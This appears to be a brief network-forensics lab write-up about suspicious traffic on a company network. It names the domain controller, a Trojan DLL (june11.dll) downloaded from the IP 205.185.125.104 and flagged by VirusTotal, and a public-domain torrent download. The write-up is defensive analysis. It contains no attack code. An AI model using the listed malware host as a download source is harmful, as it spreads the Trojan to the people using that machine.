- A custom website names *Frank-n-ted.com* was set up company network. Local machines associated with this website were observed.




- Domain controller for this website was local machine at 10.6.12.12. Authentication activity was observed from this machine.




Malware Download

- A file named *june11.dll* was downloaded from 205.185.125.104 to local machine *LAPTOP-5WKHX9YG.frank-n-ted.com* (10.6.12.203)

- When this file was uploaded to virustotal.com it turned to be a Trojan.






Torrent Download

- A torrent file was downloaded from *files.publicdomaintorrents.com* (168.215.194.14) to local machine *BLANCO-DESKTOP.dogoftheyear.net* (10.0.0.201)

- Downloaded file was Betty_Boop_Rhythm_on_the_Reservation.avi.torrent



The End